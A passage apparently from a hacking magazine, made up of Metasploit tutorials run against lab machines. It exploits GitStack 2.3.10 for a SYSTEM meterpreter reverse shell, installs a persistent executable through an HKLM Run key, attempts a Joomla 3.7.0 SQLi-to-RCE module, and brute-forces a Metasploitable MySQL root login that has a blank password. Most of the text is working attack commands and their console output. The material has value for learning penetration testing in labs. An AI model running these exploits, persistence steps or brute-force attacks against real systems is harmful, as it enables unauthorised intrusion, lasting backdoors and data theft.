
This module exploits an unauthenticated remote code execution vulnerability on GitStack version 2.3.10. This is done by sending an unauthenticated REST API requests to put the application in a vulnerable state, if needed, before sending a request to trigger the exploit. But before the exploit finishes, the changes done to the application are undone.

Let us see how this module works.This module has been tested on Windows 7 with Firewall ON. Start Metasploit and load the module as shown below.The show options command shows us all the options that are required for this module to run.




```
msf > use exploit/windows/http/gitstack_rce
msf exploit(windows/http/gitstack_rce) > show options

Module options (exploit/windows/http/gitstack_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set the rhost option. It is our target IP address. Use check command to test if the target is vulnerable or not.



```
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/http/gitstack_rce) > set rhost 192.168.41.130
rhost => 192.168.41.130
msf exploit(windows/http/gitstack_rce) > check
[*] 192.168.41.130:80 This module does not support check.
```

The check command does not work for this module. No problems. Execute the module using the run command.




```
msf exploit(windows/http/gitstack_rce) > run

[*] Started reverse TCP handler on 192.168.41.144:4444
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Meterpreter session 1 opened (192.168.41.144:4444 -> 192.168.41.130:49165) a
t 2018-06-20 13:31:32 -0400

meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

As you can see in the image above, we successfully got a meterpreter session on the target system. Use getuid command to check the privileges we got. As expected, we have the privileged SYSTEM access.

POST Persistence exe Module

TARGET : Windows (all versions) **TYPE : Remote** **FIREWALL : ON**


We have seen a few modules to hack Windows systems already. Now let us have a look at a POST module of Windows. The POST modules only work when we already have a meterpreter session on the target.The POST persistence_exe module uploads an executable file into the target, installs it and makes it persistent. The show options command shows us all the options that are required for this POST module to run.



```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(windows/http/gitstack_rce) > use post/windows/manage/persistence_exe
msf post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   REXENAME  default.exe      yes       The name to call exe on remote system
   REXEPATH                   yes       The remote executable to upload and exec
ute.
   SESSION   1                yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload.
 (Accepted: USER, SYSTEM, SERVICE)

msf post(windows/manage/persistence_exe) > █
```


The REXENAME option is used to set the name with which the executable will be called in the target system. The REXEPATH option is the path to the location as to where our executable we want to upload is located. The STARTUP option specifies how to install this payload on the target system. It can be installed either as USER or as SYSTEM or as a SERVICE. If we install as a USER, it will start when a user logs in. If it is installed as a SYSTEM, it will start when system boots. Installing as SERVICE will create a new service which will start the payload. Installing as SYSTEM and SERVICE requires system privileges. Since we have acquired SYSTEM privileges with some of the modules above, let us use one of the sessions to run this module.

Locate the windows binaries in the Kali Linux as shown below. As you can see, there are many executables. For this tutorial, we will use the radmin.exe file. Radmin.exe is the application used for remote adminisitration of Windows machines. It has two files radmin server and radmin viewer. The executable that is in Kali Linux is that of radmin viewer.



```
root@kali:~# locate windows-binaries
/usr/share/windows-binaries
/usr/share/doc/windows-binaries
/usr/share/doc/windows-binaries/changelog.gz
/usr/share/doc/windows-binaries/copyright
/usr/share/windows-binaries/backdoors
/usr/share/windows-binaries/enumplus
/usr/share/windows-binaries/exe2bat.exe
/usr/share/windows-binaries/fgdump
/usr/share/windows-binaries/fport
/usr/share/windows-binaries/hyperion
/usr/share/windows-binaries/klogger.exe
/usr/share/windows-binaries/mbenum
/usr/share/windows-binaries/nbtenum
/usr/share/windows-binaries/nc.exe
/usr/share/windows-binaries/plink.exe
/usr/share/windows-binaries/radmin.exe
/usr/share/windows-binaries/vncviewer.exe
/usr/share/windows-binaries/wget.exe
/usr/share/windows-binaries/whoami.exe
/usr/share/windows-binaries/backdoors/sbd.exe
/usr/share/windows-binaries/backdoors/sbdbg.exe
/usr/share/windows-binaries/enumplus/charset-all.txt
/usr/share/windows-binaries/enumplus/charset-digit.txt
```


Set the REXEPATH to the radmin.exe file as shown below. We set STARTUP as SYSTEM. This will start our executable when system boots. Set the session id of meterpreter (In this case, it is 3).



```
msf post(windows/manage/persistence_exe) > set REXEPATH /usr/share/windows-binar
ies/radmin.exe
REXEPATH => /usr/share/windows-binaries/radmin.exe
msf post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf post(windows/manage/persistence_exe) > set session 3
session => 3
msf post(windows/manage/persistence_exe) >
```


Execute the module using the run command. As it can be seen in the image below, the executable will be read from our system and written to the target system with the name we assigned. In this case, it was left to default.exe. Since the specified the STARTUP option as SYSTEM, it will be installed into autorun.

Once it is finished, the job is done. The executable will be installed on the target system and will run persistently everytime the target system is turned ON.



```
msf post(windows/manage/persistence_exe) > run

[*] Running module against WIN-BI3UK55VF6A
[*] Reading Payload from file /usr/share/windows-binaries/radmin.exe
[+] Persistent Script written to C:\Windows\TEMP\default.exe
[*] Executing script C:\Windows\TEMP\default.exe
[+] Agent executed with PID 3524
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Ru
n\kekqWOBJPly
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run
\kekqWOBJPly
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-BI3UK55VF6A_20
180621.1302/WIN-BI3UK55VF6A_20180621.1302.rc
[*] Post module execution completed
msf post(windows/manage/persistence_exe) > 
```

You can see in the image below of our target system. As soon as the system was restarted, the radmin viewer application started.




Joomla 3.7.0 RCE Module

TARGET : Joomla 3.7.0 **TYPE : Remote** **FIREWALL : ON**

Now let us see a bonus exploit. I am calling it a bonus exploit because it's not successfully working in our lab tests. That doesn't mean this module is waste of time. It may work for you depnding on situation. Joomla is one of the most popular CMS nowadays. This module exploits a SQL injection vulnerability in Joomla version 3.7.0. This vulnerability exists in the component named 'com_fields' which was introduced into the core of Joomla in version 3.7.0.


This module uses SQL injection to enumerate cookies of administrative users, and hijack one of their sessions. If there are no administrators logged in the remote code execution will not work. If a session hijack is possible one of the website templates is identified, payload is added to the template as a new file and then executed.

Let's see how this module works. Start Metasploit and load the module as shown in the image below. The "show options" command shows us all the options that are required for this module to run. By default, the php/meterpreter payload is assigned to the module. So the only option required for this module is that of RHOST, the IP address of our target web server.




```
msf > use exploit/unix/webapp/joomla_comfields_sqli_rce
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > show options

Module options (exploit/unix/webapp/joomla_comfields_sqli_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the Joomla application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Joomla 3.7.0
```

Set the rhost IP address and use the check command to see if the target is indeed vulnerable. Another important option we need to set is that of targeturi. This option is used to specify the location where the target software is installed (Joomla in this case). So if the check command says that the target is not exploitable change the directory and test again.



```
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > set rhost 192.168.41.139
rhost => 192.168.41.139
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > check
[*] 192.168.41.139:80 The target is not exploitable.
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > set targeturi /Joomla_3.7.0
targeturi => /Joomla_3.7.0
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > check
[+] 192.168.41.139:80 The target is vulnerable.
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > 
```

Once the target is confirmed to be vulnerable, execute the module using the run command. As you can see in the image below, the exploit failed saying that it did not find any logged in Administrator or Super User. The exploit would have been successful if the above mentioned users were found.



```
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > run

[*] Started reverse TCP handler on 192.168.41.144:4444
[*] 192.168.41.139:80 - Retrieved table prefix [ PROCESSLIST ]
[-] Exploit aborted due to failure: unknown: 192.168.41.139:80: No logged-in Adm
inistrator or Super User user found!
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > 
```

**Help us make this magazine more awesome.
Send your suggestions and queries to
qa@hackercool.com**


ATTACKING THE MYSQL SERVICE ON PORT 3306

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have attacked the services running on ports 1524 and 2121. The first one gave us an automatic shell and second one was a FTP server. In this issue, we will target the MySQL service running on port 3306.


After exploiting the ports 2121 and 1524, next in my Nmap scan report is the port number 3306 with the service listed as MySQL 5.0.51a-3ubuntu5. Needless to explain, this is a port used to access MYSQL database. A database is where data is stored. In MySQL, "My" is the name of the daughter of the founder of MySQL.SQL stands for Structured Query Language .This is an open source database written in C and C++. Apart from MySQL, there are other databases like Oracle, PostgreSQL, SQLite, Sybase, MongoDB etc. Since our target has MySQL, let's concentrate on that for this issue.



```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds
root@kali:~#
```


The default port of MySQL is port 3306. So the first thing I did is googling for any vulnerability present in the MySQL 5.0.51a-3ubuntu5 version. I didn't find any. Even my search in exploitdb for exploits for this particular version proved futile. So I decided to brute force the credentials of the MYSQL server. Although there are many password crackers, I decided to use the MySQL password cracker in Metasploit.

Start Metasploit and search for mysql exploits using command "mysql".We get many e-exploits as shown below. Load the auxiliary/scanner/mysql/mysql_login module.




```
   auxiliary/analyze/jtr_mysql_fast                                   normal
     John the Ripper MySQL Password Cracker (Fast Mode)
   auxiliary/gather/joomla_weblinks_sqli                2014-03-02    normal
     Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Rea
d
   auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09    normal
     MySQL Authentication Bypass Password Dump
   auxiliary/scanner/mysql/mysql_file_enum                            normal
     MYSQL File/Directory Enumerator
   auxiliary/scanner/mysql/mysql_hashdump                             normal
     MYSQL Password Hashdump
   auxiliary/scanner/mysql/mysql_login                                normal
     MySQL Login Utility
   auxiliary/scanner/mysql/mysql_schemadump                           normal
     MYSQL Schema Dump
   auxiliary/scanner/mysql/mysql_version                              normal
     MySQL Server Version Enumeration
   auxiliary/scanner/mysql/mysql_writable_dirs                        normal
     MYSQL Directory Write Test
   auxiliary/server/capture/mysql                                     normal
     Authentication Capture: MySQL
   exploit/linux/mysql/mysql_yassl_getname              2010-01-25    good
     MySQL yaSSL CertDecoder::GetName Buffer Overflow
```

Type command show options to view all its options as shown below.




```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASSWORD                           no        A specific password to authentic
ate with
   PASS_FILE                          no        File containing passwords, one p
er line
   Proxies                            no        A proxy chain of format type:hos
t:port[,type:host:port][...]
   RHOSTS                             yes       The target address range or CIDR
```

MySQL was created by a Swedish company, MySQL AB, founded jointly by David Axmark, Allan Larsson and Michael Widenius. The first version of MySQL appeared on 23 May 1995. Now MYSQL is owned by Oracle.




```
   PASSWORD                                no       A specific password to authentic
ate with
   PASS_FILE                               no       File containing passwords, one p
er line
   Proxies                                 no       A proxy chain of format type:hos
t:port[,type:host:port][...]
   RHOSTS                                  yes      The target address range or CIDR
 identifier
   RPORT              3306                 yes      The target port (TCP)
   STOP_ON_SUCCESS    false                yes      Stop guessing when a credential
works for a host
   THREADS            1                    yes      The number of concurrent threads
   USERNAME                                no       A specific username to authentic
ate as
   USERPASS_FILE                           no       File containing users and passwo
rds separated by space, one pair per line
   USER_AS_PASS       false                no       Try the username as the password
 for all users
   USER_FILE                               no       File containing usernames, one p
er line
   VERBOSE            true                 yes      Whether to print output for all
attempts

msf auxiliary(scanner/mysql/mysql_login) > 
```

We need a file containing usernames and a file containing passwords to run this module. This file is technically termed a dictionary (We have seen this in password cracking with Hydra earlier). Although Kali has many dictionaries, I decided to use the same file we used earlier. The file we created after enumeration of our target. I assign this file as both user_file and also pass_file. Since we have seen that most of the users in this file were using username as password also, I set the user_as_pass option to True. I also set the module to check for blank passwords. Then I set the target IP address.




```
   THREADS            1                       yes      The number of concurrent
threads
   USERNAME                                   no       A specific username to au
thenticate as
   USERPASS_FILE      /root/Desktop/pass.txt  no       File containing users and
 passwords separated by space, one pair per line
   USER_AS_PASS       true                    no       Try the username as the p
assword for all users
   USER_FILE          /root/Desktop/pass.txt  no       File containing usernames
, one per line
   VERBOSE            true                    yes      Whether to print output f
or all attempts

msf auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf auxiliary(scanner/mysql/mysql_login) > set user_file /root/Desktop/pass.txt
user_file => /root/Desktop/pass.txt
msf auxiliary(scanner/mysql/mysql_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/mysql/mysql_login) > set user_as_pass true
user_as_pass => true
msf auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.41.131
rhosts => 192.168.41.131
msf auxiliary(scanner/mysql/mysql_login) > 
```

After setting all the required options, I executed the module using "run" command. After some time, I got one positive result as highlighted below. The result came for user "root". But it is not showing any password.




```
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: www-data:lp (Inc
orrect: Access denied for user 'www-data'@'192.168.41.128' (using password: YES)
)
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: www-data:mysql (
Incorrect: Access denied for user 'www-data'@'192.168.41.128' (using password: Y
ES))
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: www-data:gnats (
Incorrect: Access denied for user 'www-data'@'192.168.41.128' (using password: Y
ES))
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: www-data:libuuid
 (Incorrect: Access denied for user 'www-data'@'192.168.41.128' (using password:
 YES))
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: www-data:backup
(Incorrect: Access denied for user 'www-data'@'192.168.41.128' (using password:
YES))
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: www-data:dbuser
(Incorrect: Access denied for user 'www-data'@'192.168.41.128' (using password:
YES))
[-] 192.168.41.131:3306   - 192.168.41.131:3306 - LOGIN FAILED: root:root (Incor
rect: Access denied for user 'root'@'192.168.41.128' (using password: YES))
[+] 192.168.41.131:3306   - 192.168.41.131:3306 - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

By this we can conclude that the username root is not using any password or in other words, the username "root " has blank password. Let's check it out by making a connection request to our target. We can connect to a remote MySQL server from the command line of a Linux machine. So I opened the terminal and tried to make a connection as shown below.




```
root@kali:~# mysql -u root -p -h 192.168.41.131
Enter password:
```

The "u" option is for username to login with. In this case, this is "root". The "p" option is for password. Since our target is not using any password (it is assumed), I have left it blank.The 'h option is to specify the IP address of our target. Once I gave the options and hit on "Enter", it prompted me for a password as shown in the image above. I just hit on "Enter" and voila I have a MySQL session as shown below.



```
root@kali:~# mysql -u root -p -h 192.168.41.131
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 902
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```


As we have access to the MySQL session of our target it's time to explore. There are many MySQL commands that can be found easily on Google. Here, I am gonna show only some relevant commands. First,I want to check as how many databases are present on this system. So I typed show databases; command to see this. There are six databases in total excluding information_schema.



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [(none)]>
```

Information schema (information_schema) in MySQL is a set of read-only views which provides information about all of the tables, views, columns, and procedures present in a database.

